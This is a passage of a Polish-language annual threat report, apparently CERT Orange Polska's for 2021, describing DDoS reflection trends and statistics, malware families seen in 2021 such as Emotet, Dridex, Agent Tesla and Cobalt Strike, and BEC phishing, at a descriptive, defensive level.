
W roku 2021 następował dalszy wzrost usług wykorzystywanych w atakach Reflected DDoS. Oprócz usługi DNS, NTP oraz CLDAP dość często występowały ataki Reflected DDoS z wykorzystaniem: protokołu SSDP – port UDP/1900, CHARGEN – port UDP/19, czy SNMP – port UDP/161. Identyfikowano również przypadki z wykorzystaniem usługi m. in.: Apple Remote Desktop (ARD) – port UDP/3283, WS-Discovery (WSD) – port UDP/3702, Ubiquiti – port UDP/10001, openvpn – port UDP/1194, Microsoft SQL Resolution Service (MS SQL RS) – port UDP/1434, NetBIOS – port UDP/137 lub UDP/138, czy Layer 2 Tunneling Protocol (L2TP) – port UDP/1701.

Coraz częściej zaczęły pojawiać się ataki Reflected DDoS przy użyciu protokołów TCP (SYN-ACK). Ataki typu Reflection/Amplification (odbicie-wzmocnienie) zazwyczaj wykorzystują protokół UDP i usługi, które nie weryfikują źródłowego adresu IP przychodzących pakietów (np. DNS, NTP). Atakujący najpierw generuje fałszywy pakiet ze źródłowym adresem IP wskazującym na ofiarę (cel ataku) i wysyła go do tych usług (reflektor), co skutkuje dużą odpowiedzią (wzmocnieniem) wysłaną do ofiary. Ataki TCP Reflection/Amplification działają w podobny sposób, wysyłając sfałszowane pakiety TCP SYN do reflektora. Pomimo tego, że rozmiar pakietu dostarczonego do ofiary może być nieznacznie większy jak pakiet wysłany przez atakującego, bazują na tym, że reflektor może wysłać do ofiary wiele odpowiedzi SYN-ACK w krótkich odstępach czasu, jeśli nie otrzyma końcowego ACK uzgadniania, powodując wzmocnienie. Liczba oraz częstotliwość wysłanych odpowiedzi (SYN-ACK) może być różna w zależności od urządzenia i usług, zależna

m. in. od używanego systemu operacyjnego, ustawień konfiguracyjnych. Jednak retransmisja może ustać po otrzymaniu pakietu RST od ofiary w odpowiedzi na zapytanie, którego nie była inicjatorem. Z tego względu technika ta jest często wykorzystywana w atakach typu carpet bombing polegających na równoczesnym atakowaniu wielu IP czy całych sieci/podsieci a nie tylko pojedynczego IP. W podsieci często znajdują się również adresy IP, które są routowalne, ale nie obsługują żadnych usług (wtedy nie odpowiedzą pakietem RST bądź ICMP).

Coraz częściej mieliśmy też do czynienia z atakami złożonymi, wykorzystującymi różne techniki i taktyki, np. wspomniane ataki typu carpet bombing. W tym przypadku przestępca nie kieruje ruchu DDoS do konkretnego systemu lub serwera (na pojedynczy IP), a równocześnie do wielu IP czy całych sieci/podsieci, które dodatkowo mogą zmieniać się w czasie trwania ataku. Dodatkowo uderza dosyć niską siłą ataku na pojedynczy host, co może utrudnić wykrywanie anomalii dla pojedynczego hosta, ale w sumie siła ataku jest duża i wystarczająca, aby wysycić łącze. W atakach złożonych, wielowektorowych coraz częściej wykorzystywano techniki związane z TCP SYN, TCP RST oraz TCP ACK celem trudniejszego wykrycia i złagodzenia.

Najczęstsze typy ataków DDoS



Opisy ataków znajdziecie w Glosariuszu.

Warto w tym miejscu przypomnieć, jak bronić się, a raczej jak nie uczestniczyć w atakach Reflected DDoS:


- wyłączyć usługę wszędzie tam, gdzie nie jest potrzebna,
- nie udostępniać usługi wszystkim użytkownikom, jeśli nie jest to konieczne,
- korzystać z możliwie najnowszej wersji protokołu.

Choć istnieje wiele metod ochrony przed DDoS, duże ataki wolumetryczne mogą zostać zmitygowane jedynie na poziomie ISP bądź przy wsparciu specjalistycznych firm „ukrywających" chronione serwisy za swoją infrastrukturą. W takiej sytuacji ograniczenie skutków następuje dzięki geograficznemu rozproszeniu węzłów, filtrowaniu złośliwego ruchu oraz łączom o dużej przepustowości.

Ataki DDoS – wolumen ataku i czas trwania


Średnia wielkość szczytowego natężenia ataku DDoS zaobserwowana w sieci Orange Polska sięgnęła poziom niespełna 3 Gbps (niemal 4 Gbps w roku 2020). Z kolei największa odnotowana wartość natężenia ruchu w szczycie ataku to ok. 476 Gbps / 267 Mpps (przy niemal 303 Gbps / 88 Mpps w 2020). Choć średnia szczytowa wielkość ataków zaobserwowana w roku 2021 była niższa niż w roku 2020 to na przestrzeni ostatnich lat jest to tendencja wzrostowa, choć **coraz częściej obserwowane były ataki bardziej wyrafinowane dopasowane do rozpoznanego celu ataku).** O ich dotkliwości nie stanowi tylko jak największa siła – na jej wzrost wpływ mają nie tylko szybsze łącza internetowe, ale też przystępna cena ataków DDoS na czarnym rynku oraz w dużym stopniu wykorzystywanie technik wzmocnionego odbicia oraz botnetów bazujących na urządzeniach Internetu Rzeczy. Rozkład procentowy wolumenów ataków jest podobny jak w poprzednich latach. **W porównaniu do roku 2020 zaobserwowano wzrost ataków o sile poniżej 0,2 Gbps (o niemal 6 pp.), w przedziale 0,2 – 0,5 Gbps (o ponad 1 pp.) oraz w przedziale 2 – 5 Gbps (o ponad 1 pp.).** W pozostałych grupach nastąpił spadek udziału ataków, największy w grupie ataków o sile powyżej 10 Gbps (o niemal 4 pp.) oraz w przedziale 0,5 – 2 Gbps (o 4 pp.), a w przedziale 5 – 10 Gbps nieznaczny spadek.

Wolumen ataków DDoS zaobserwowanych w sieci Orange Polska




Podobnie jak w latach poprzednich utrzymuje się trend wskazujący na coraz krótszy czas trwania ataków. Rozkład grup czasu trwania ataków DDoS jest bardzo zbliżony do roku 2020. Zdecydowana większość zarejestrowanych alertów, podobnie jak w 2020 roku, trwała poniżej 10 minut (niemal 80 proc. wszystkich – spadek o prawie 3 pp.). Średni czas trwania wszystkich zarejestrowanych alertów wyniósł, podobnie jak w roku 2020, ok. 11 minut.

Czas trwania ataków DDoS zaobserwowanych w sieci aOrange Polska (w minutach)



Wolumen najsilniejszych ataków DDoS zaobserwowanych w sieci Orange Polska na przestrzeni ostatnich lat



Aktywność złośliwego oprogramowania w przestrzeni klienckiej Orange Polska

Złośliwe oprogramowanie na przestrzeni roku 2021

Rok 2021 nie przyniósł rozwiązania problemu pandemii koronawirusa. W dużej mierze świat i życie publiczne nadal oscylowało wokół wydarzeń związanych z rozprzestrzenianiem się nowych mutacji COVID-19, ale świat zdążył już przywyknąć, oswoić się i zaadaptować do bieżącej sytuacji. Wiele branży z sektora gospodarki czy rynku usługowego jeszcze mocniej uzależniło się od sieci. Internet i komputer stał się podstawowym i niemalże wyłącznym narzędziem do pracy i nauki dla milionów ludzi w Polsce i na świecie. W czasach rozrastającej się cyberprzestrzeni coraz głośniejszym tematem stało się jej bezpieczeństwo. Wyzwania i problemy, z którymi musimy się mierzyć w dobie pojawiających się zagrożeń i ataków powiązanych ze złośliwym oprogramowaniem przybliżę w tym rozdziale.

W 2021 roku CERT Orange Polska zidentyfikował niecałe 5 milionów zdarzeń związanych ze złośliwym oprogramowaniem co stanowiło około 4% spadek poprzednim. Podobnie, jak w latach ubiegłych dane zostały zgromadzone z sond bezpieczeństwa analizujących sieć kliencką. Sondy monitorujące umieszczone zostały w reprezentatywnych segmentach sieci szerokopasmowej stacjonarnej i mobilnej. Powyższe dane zostały uzupełnione informacjami zebranymi w procesie threat huntingu oraz wzbogacone wynikami analizy przeprowadzonej przez autora tekstu.

CERT Orange Polska zidentyfikowane zagrożenia związane bezpośrednio lub pośrednio z aktywnością malware dzieli na trzy grupy:

- Malware object: dostarczenie do stacji końcowej złośliwego oprogramowania np. poprzez załącznik z wykonywalnym skryptem lub link do pliku umieszczonego na spreparowanym zasobie sieciowym.
- Web infection: infekcje z wykorzystaniem podatności przeglądarki za pomocą exploit kitów, a także wszelkie fałszywe strony nakłaniające użytkownika do pobrania i wykonania złośliwego kodu pod pretekstem aktualizacji/naprawy swojego oprogramowania.
- Malware callback: potwierdzenie skutecznego uruchomienia złośliwego kodu poprzez zestawienie komunikacji sieciowej z serwerem zdalnego zarządzania (w celu pobrania dodatkowego kodu, bądź przekazania wykradzionych informacji).

Malware Callback

2 537 163


Malware Object

191 233

Web Infection

93 480

Wektory infekcji złośliwym oprogramowaniem w roku 2021



- **44%** Malspam
- **35%** Smishing
- **16%** Komunikatory i Social Media
- **5%** Inne

Raport CERT Orange Polska 2021

Pierwszy kwartał 2021

Początek roku zwykle nie przynosi drastycznych zmian w stosunku do roku poprzedniego. Tak było i tym razem. Zagrożenia, które zamykały 2020 na szczycie, nadal nękały użytkowników w miesiącach następnych. W stosunku do 4 kwartału 2020 największy wzrost (blisko 15%) zanotowały zagrożenia z rodziny Infostealerów, tj. oprogramowania wykradającego dane dostępowe m.in. do kont społecznościowych, aplikacji, komunikatorów, systemów pocztowych czy portfeli kryptowalut. Największy spadek aktywności wydarzył się w rodzinie Downloaderów – oprogramowania wykorzystywanego do dystrybucji dowolnego złośliwego kodu na przejęte stacje, operującego w ramach usług Malware as a Service. Spadek ten wynikał bezpośrednio z wydarzenia, które mocno wpłynęło na statystyki wykrywanego złośliwego oprogramowania na przestrzeni całego roku.

27 stycznia 2021 do informacji publicznej dotarła wiadomość o przejęciu infrastruktury **Emoteta** przez służby Europolu. W wyniku skoordynowanej operacji Europolu i FBI we współpracy z lokalnymi organami ścigania z wielu krajów europejskich przechwycono i zabezpieczono setki serwerów, a także bazy danych zawierające wykradzione pliki, hasła i adresy mailowe ofiar cyberprzestępców. Była to jedna z największych udanych operacji wymierzonych w cyberprzestępców, zarówno pod względem skali jak i logistyki. Infrastruktura botnetu Emoteta usytuowana była w dziesiątkach krajów, a jego udział w rynku złośliwego oprogramowania stanowił przynajmniej 20% wszystkich wykrywanych infekcji na świecie.

Wersja trzecia dodatkowo wzbogaca i przyspiesza proces zaciemnienia kodu, a także posiada funkcje pozwalające nadpisać i zakłócić funkcjonowanie wbudowanego w Windows10 modułu antymalware – AMSI. Sam wektor ataku choć najczęściej wykorzystywał techniki mailowego spear-phishingu nierzadko pierwszy moduł ukrywał w plikach innych niż te Office-owe, a do firm pod które Agent Tesla podszywał się na przestrzeni roku można dopisać także przynajmniej dwa polskie banki.


Niespełna kilkanaście miesięcy temu, Emotet bezdyskusyjnie stanowił najczęściej rozpowszechniany malware na świecie. Od kiedy go zabrakło, walka o dominacje wśród konkurujących ze sobą botnetów trwa do dzisiaj, ale żaden z jej uczestników nie jest w stanie osiągnąć znacznej przewagi nad innymi graczami. Emotet zmienił postrzeganie roli złośliwego oprogramowania jako narzędzia pozwalającego na kradzież danych czy zdobycie dostępu do zainfekowanego urządzenia. On stworzył własne CDN-y (Sieci Dostarczania Zawartości) w założeniach analogiczne do tych wykorzystywanych przez wiodące portale informacyjne, ale ukierunkowane wyłącznie do złośliwego oprogramowania. I tak jak prywatne przedsiębiorstwa mogą zgłaszać się do Facebooka, by ten odpłatanie wyświetlał ich ofertę, tak operatorzy złośliwego oprogramowania kupowali od Emoteta usługę dystrybucji swego produktu na zainfekowane stacje wchodzące w skład olbrzymiego botnetu.

Pustka, którą pozostawiło zamknięcie tego botnetu sprawiła, że na przestrzeni 2021 r. z przykładu wyznaczonego przez twórców Emoteta, zaczęli korzystać inni, zmieniając modele dystrybucji i budując własne CDN-y, nawet jeśli na mniejszą skalę i z o wiele mniejszym rozmachem. Najlepszym przykładem takiej ewolucji będzie **IcedID** – trojan bankowy, który przeszedł drogę od oprogramowania dostarczanego na końcu łańcucha dystrybucji, na będące dostarczycielem dla innych. Innym przykładem jest długoletni partner Emoteta – **Trickbot**, dystrybuujący z reguły ransomware Ryuk.

Podczas gdy TrickBot wciąż istnieje, jego twórcy postawili na rozwój botnetu nowej generacji – **BazarLoadera**, opracowanego wyłącznie jako kod mający dostarczać szkodliwe oprogramowanie zarówno w imieniu własnych operatorów, jak i innych grup. BazaarLoader to złośliwe oprogramowanie dla systemu Windows, które rozprzestrzenia się głównie poprzez malspam. Po uruchomieniu, BazarLoader instaluje na stacji ofiary backdoor, którego przestępcy używają do określenia, czy urządzenie jest częścią środowiska Active Directory czy nie. Jeśli tak, BazarLoader transferuje i uruchamia moduły Cobalt Strike w ramach dodatkowego rozpoznania. Jeśli wyniki wskażą na cel o wysokiej – dla przestępców wartości, podejmowana jest próba exploitacji systemu, kradzieży danych i finalnego dostarczenia oprogramowania ransomware, z rodziny Conti lub Ryuk.

Wspólnikiem Emoteta, który najszybciej zareagował na zamknięcie botnetu był jednak zdecydowanie Quakbot. **Quakbot**, przybliżany szerzej w ubiegłym raporcie choć na przestrzeni roku modyfikował swoje moduły i aktualizował funkcje, największą zmianę przeszedł jednak w metodach propagacji, rozprzestrzeniając się głównie w kampaniach malspamowych z wykorzystaniem różnych podatności na biblioteki Microsoft Office i wielu zestawów opakowujących jego kod krypterów.

Najczęściej występujące zdarzenia w pierwszym kwartale 2021 roku[1]



[1] Z powyższych zestawień wykluczone zostały sieci martwych botnetów oraz złośliwe oprogramowanie z rodziny downloaderów

CobaltStrike, czyli jak rozwój bezpieczeństwa napędza rozwój złośliwego oprogramowania

Cobalt Strike to komercyjny pakiet narzędzi przeznaczonych do emulowania zagrożeń spotykanych „na dziko" w cyberprzestrzeni, odtwarzania technik wykorzystywanych w znanych atakach i przygotowywania ataków penetrujących systemy zabezpieczeń. Wydany w 2012 roku, Cobalt Strike był powszechnie stosowanym narzędziem w zespołach CERT, a zwłaszcza wśród pentesterów i zespołów Red Teamowych, zajmujących się przede wszystkim bezpieczeństwem ofensywnym.

Podstawowym modułem Cobalt Strike'a jest Beacon. Backdoor, który można skonfigurować by służył atakującym na wiele sposób: Od zdalnego wykonywania poleceń, przez pobieranie dodatkowego oprogramowania, a na pośrednictwie w przekazywaniu instrukcji do innych Beaconów kończąc.

Szeroka skala zastosowań Beaconu, przy jednoczesnej łatwości w jego konfiguracji sprawiły, że Cobalt Strike stał się frameworkiem pierwszego wyboru wśród cyberprzestępców, a zatem grupy docelowej przed którą w założeniach twórców miał chronić, dostarczając niezbędnej wiedzy o ich metodach ataków zespołom bezpieczeństwa.

Dziś Cobalt Strike jest najszerzej kolportowanym narzędziem w dark webowych targowiskach, internet pełen jest jego zmodyfikowanych konfiguracji (znajdą się także porty na platformy Linuxowe) czy pełnych spiraconych wersji. Dostępność do szkoleń czy nawet materiałów video, krok po kroku opisujących kolejne operacje, podnosi przystępność narzędzia do maksymalnego stopnia.

W rezultacie blisko połowa odnotowanych w sieci OPL przypadków ransomware, w ciągu ostatniego roku, była powiązana z wykorzystaniem Beaconów Cobalt Strike jako downloadera pierwszego wyboru, zostawiającego daleko w tyle inne znane frameworki – Metasploita czy Empire.

Ale spektrum użycia Beaconów nie ograniczał się tylko do ransomware-ów. Również koparki kryptowalut, takie jak LemonDuck wykorzystywały jego funkcje zarówno do dystrybucji jak i dalszej propagacji w ruchu poziomym (lateralnym).

Cobalt Strike na stacje ofiary dostarczany był na wiele różnych sposobów. Najpopularniejszą metoda był oczywiście malpsam i dokumenty ze złośliwym makrem załączane do phishingowych wiadomości. Pojawiał się jednak także jako dodatkowe oprogramowanie pobierane przez instalatory (InstallCapital) jak i przy exploitach na serwery aplikacyjne, które umożliwiały zdalną instalacje i uruchomienie programu w następstwie udanego ataku.

Przewidujemy, że trend utylizacji Cobalt Strike i innych frameworków nie tylko się utrzyma, ale nawet rozwinie. Przewrotność natury sprawia, że takie narzędzia cieszą się jeszcze większą popularnością wśród mniej lub bardziej profesjonalnych przestępców – niż samych zespołów cyberbezpieczeństwa.

Drugi kwartał 2021

Drugi kwartał kontynuował trend malejącej liczby wykrywanych zagrożeń na urządzenia stacjonarne. Spowodowane było to zamknięciem Emoteta rozumianego jako najpowszechniej dystrybuowany malware w kampaniach phishingowych w sieci. Infostealery zaliczyły dodatkowy wzrost (o 9%) w stosunku do ubiegłego kwartału. Drugi kwartał to także szczytowy udział modułowych Trojanów bankowych w atakach na sieć Orange. Dla zagrożeń z rodziny Dridex i Quakbot zarejestrowaliśmy przyrost prób infekcji na poziomie 89% w stosunku do kwartału pierwszego.

Po zamknięciu botnetu Emoteta na początku roku, liczba wiadomości rozpowszechniających złośliwe makra spadła prawie dziesięciokrotnie. Powstałą w ten sposób lukę sukcesywnie, ale powoli zapełniała rosnąca aktywność phishingowa: oszustwa **BEC** (Business Email Compromise) czy podatność silnika Internet Explorera **MSHTML** (CVE-2021-40444) pozwalająca na tworzenie złośliwych plików pakietu Office z przejętą biblioteką ActiveX, w celu uruchomienia złośliwego kodu instalującego na stacjach ofiary złośliwe oprogramowanie. W sieci Orange obserwowaliśmy wykorzystanie tego exploita głównie przez narzędzia dystrybuujące malware, jak **Qakbot**, **Dridex** czy **Trickbot.** Identyfikowane były też próby dostarczenia w ten sposób modułów Cobalt Strike'a.

Dridex to kolejna długowieczna rodzina złośliwego oprogramowania, która przeszła znaczną ewolucję w ostatnim czasie. Po raz pierwszy ten trojan bankowy, został zidentyfikowany w 2011 roku. W roku 2021 po kolejnych aktualizacjach upodobnił się do Trickbota czy Emoteta dzieląc swoje funkcjonalności na osobno wyzwalane i ładowane moduły. Moduły Dridexa mogą być pobierane razem w ramach pierwszej fazy ataku na system lub instalowane później przez główny moduł loadera. Każdy moduł odpowiada za wykonywanie określonych funkcji: kradzież danych uwierzytelniających, wydobywanie danych z plików cookie przeglądarki lub certyfikatów bezpieczeństwa, rejestrowanie naciśnięć klawiszy lub robienie zrzutów ekranu. Moduł loadera Dridexa został zaktualizowany, aby ukrywać komunikację w TLS z wykorzystaniem protokołu HTTPS na porcie 443 zarówno do pobierania dodatkowych modułów, jak i w eksfiltracji zebranych danych na serwer C2. Eksfiltrowane dane są dodatkowo szyfrowane za pomocą RC4. Dridex posiada również alternatywną infrastrukturę serwerów C2,

Raport CERT Orange Polska 2021

Ataki BEC czyli kolejna etap ekspansji phishingu w dystrybucji złośliwego oprogramowania

Business Email Compromise (BEC) to typ cyberataku polegający na wysłaniu wiadomości mailowej na służbowe skrzynki ofiar w której przestępcy podszywają się pod menedżera, kontrahenta, dostawcę czy wierzyciela atakowanej firmy. Wiadomości przygotowywane są z reguły bardzo precyzyjnie, wiernie zachowując elementy graficzne i styl oryginału, ale w załącznikach dostarczają pliki bądź linki prowadzące do pobrania złośliwego oprogramowania na urządzenie ofiary.

Ataki typu BEC są stosowane od lat w cyberprzestrzeni, jednakże z roku na rok ich udział w liczbie wszystkich rozsyłanych wiadomości phishingowych rośnie. Łatwość z jaką można połączyć metody socjotechniczne z cyberprzestępstwem sprawiają, że BEC w 2021 stał się jednym z najczęstszych motywów oszustwa stosowanych przy użyciu wiadomości mailowych.

Większość ataków ma na celu uzyskanie bezpośredniej korzyści finansowej, poprzez namówienie ofiary do przelewu środków pod wskazany numer konta czy infekcje trojanem bankowym. Oprócz tego, cyberprzestępcy pozyskują również hasła dostępowe do służbowych kont (linki do fałszywych paneli logowania), które mogą zostać wykorzystanie przy planowaniu bardziej zaawansowanych metod przełamania zabezpieczeń danej firmy.

Ataki BEC przeprowadzane są z wykorzystaniem jednej z trzech technik:

- Podszycia, czyli spreparowania takiej wiadomości, w której adres mailowy nadawcy jest łudząco podobny do adresu, pod który następuje podszycie.
- Spoofingu, czyli manipulacji nagłówkami wiadomości w taki sposób, by wyświetlana nazwa adresata pokrywała się z tą rzeczywistą.
- Przejęcia konta, czyli metody, w której atak realizowany jest z autentycznego konta pocz towego nadawcy, przejętego uprzednio przez przestępców.

Jako że, wymienione powyżej techniki nie w każdym przypadku pozwalają na rozpoznanie oszustwa tylko poprzez identyfikacje rzeczywistego adresu pocztowego ofiary czy serwera, z którego wiadomość została zainicjowana, tym bardziej należy ostrożnie podchodzić również do treści wiadomości, a wysyłane w nich dokumenty czy linki warto weryfikować przy użyciu oprogramo-wania lub zgłaszać podejrzane przypadki do zespołów odpowiedzialnych za zapewnienie cyberbezpieczeństwa w organizacji.


która pozwala zainstalowanemu złośliwemu oprogramowaniu przełączyć się na kopię zapasową w przypadku awarii oryginalnego serwera C2. Te aktualizacje sprawiły, że Dridex nie trafił do lamusa, a jego połączenia do callbacków stanowiły bardzo regularny widok w sieci Orange w drugim kwartale.

W październiku 2020 roku, Microsoft ogłosił, że 94% insfrastruktury **Trickbota** została przejęta i wyłączona, poprzedzając działania Europolu wobec współpracującego z Trickbotem Emoteta o około trzy miesiące. Tym razem jednak operacja wyłączenia infrastruktury Botnetu nie okazała się tak skuteczna jak przy Emotecie. Operatorzy Trickbota, którzy nie zostali aresztowani, już w przeciągu trzech miesięcy wrócili z odbudowanym zapleczem serwerów C&C, a na przestrzeni roku kolejnych wersji i zmian w kodzie malware'u zaobserwowaliśmy przynajmniej czterdzieści.

Cyberprzestępcy stojący za Trickbotem zwiększyli swą aktywność w drugim kwartale 2021. Zaktualizowano moduł VNC do zarządzania zdalnego botem, dodano nowe moduły do przechwytywania haseł, a nawet poprawiono injector wstrzykujący złośliwy kod w atakach man in the browser. Aktywność Trickbota w sieci Orange nie wróciła wprawdzie do tej identyfikowanej w 2019 roku, ale w drugim i trzecim kwartale 2021 r. odnotowaliśmy rosnący trend infekcji po raz pierwszy od połowy roku 2020.

Najczęściej występującym złośliwym oprogramowaniem w pierwszej połowie roku 2021 okazał się ponownie Agent Tesla. **Agent Tesla** to oprogramowanie z pogranicza rodzin RAT i infostealer, sprzedawany w modelu Malware as a Service aktywnie od kilku ostatnich lat. Jego popularność można wytłumaczyć świetnym stosunkiem ceny do jakości. Twórcy oprogramowania oferują pełnowymiarową funkcjonalność RAT-a za bardzo niską cenę, jednocześnie zapewniając do tego rzeczywiste wsparcie techniczne.

Najczęściej występujące zdarzenia w drugim kwartale 2021 roku



Na przestrzeni 2021 roku kampanie dystrybuujące ten malware stawały się coraz bardziej wyrafinowane i zróżnicowane. Rozprzestrzeniał się on w kampaniach phishingowych, niejednokrotnie angażując do wysyłki zaufane serwery pocztowe firm trzecich czy przejęte skrzynki innych ofiar Botnetu. W dodatku pliki z Agentem Teslą dostarczane drogą pocztową też różniły się w zależności od kampanii. Były wykorzystywane stare podatności na biblioteki OLE, ale też i te niedawne związane z utylizacją obiektów XLL. Ukrywał się nawet w skompilowanych plikach formatu HTML (CHM).

Pod pewnymi względami oprogramowanie z rodziny RAT-ów dla indywidualnego użytkownika może być nawet bardziej niebezpieczne niż ransomware. W końcu tracimy nie tylko nasze dane, ale także kontrolę nad własnym urządzeniem, jednocześnie pozostając zwykle nieświadomi ataku.

Trzeci kwartał 2021

Trzeci kwartał był kolejnym okresem potwierdzającym dominację stealerów (zdarzenia wzrosły o dodatkowe 7%), do czego w głównej mierze przyczynił się RedLine Stealer. Innymi rodzinami, które zaznaczyły swoją obecność w sieci Orange na przełomie lipca i września były – omawiany już wcześniej Trickbot i BazarLoader, a także loader Glupteba i RAT Ave Maria (identyfikowany choćby z kampanią phishingową spoofującą bank Millenium). Na 3Q przypada też szczyt wykryć zagrożeń związanych z ransomware, które dostarczane w paczkach z infostealerami przez komercyjne downloadery np. SmokeLoadera odnotowały blisko 25% wzrost aktywności.

Na przestrzeni całego roku 2021, **Mirai** był największym zagrożeniem dla segmentu IoT. Od czasu jego pojawienia się w 2016, malware ten zyskiwał wiele mutacji i odmian. Mozi, jako jedna z najnowszych ewolucji Miraia, stanowi zdecydowanie największą część jego botnetu. Jego operatorzy pozostali wierni pierwotnej funkcjonalności najsłynniejszego botnetu IoT i używają go głównie do ataków DDoS w modelu komercyjnym.

Dzięki temu, że każdy z jego botów jest potencjalnym dostarczycielem payloadu, Mozi rozprzestrzenia się dalej, pomimo że część jego operatorów zostało aresztowanych przez chińskie służby, o czym dowiedzieliśmy się 1 września 2021 r. Niewykluczone, że Mozi szczyt osiągnęło w 2021 r., a jego dalszy rozwój będzie zależeć od tego czy do aresztu faktycznie trafili jego główni operatorzy, a pozbawiony rozwoju malware zacznie tracić na znaczeniu w roku 2022.

Ale poza wariantami Miraia, ataki na urządzenia IoT w dalszym ciągu nie tracą rozpędu. Przeważnie atakujący wykorzystują starsze już wersje malware'u i znane luki w zabezpieczeniach, ale pojawiają się również świeżo zgłoszone lub nieznane jeszcze podatności. Pierwsze podejście dobrze ilustruje nadal wysoka aktywność Gafgyta czy botnetu ZHtrap.
Drugie podejście znamy z przypadków eksploitowania podatności OMIGOD w infrastrukturze Azure.

W drugim i trzecim kwartale 2021 r. zauważyliśmy zmiany w metodach dostarczania złośliwego oprogramowania na zainfekowane stacje. Choć metody wykorzystania infrastruktury firm trzecich testowane są przez cyberprzestępców od kilku lat (OneDrive, Dropbox czy Pastebin), tak w tym roku zyskały na znaczeniu.
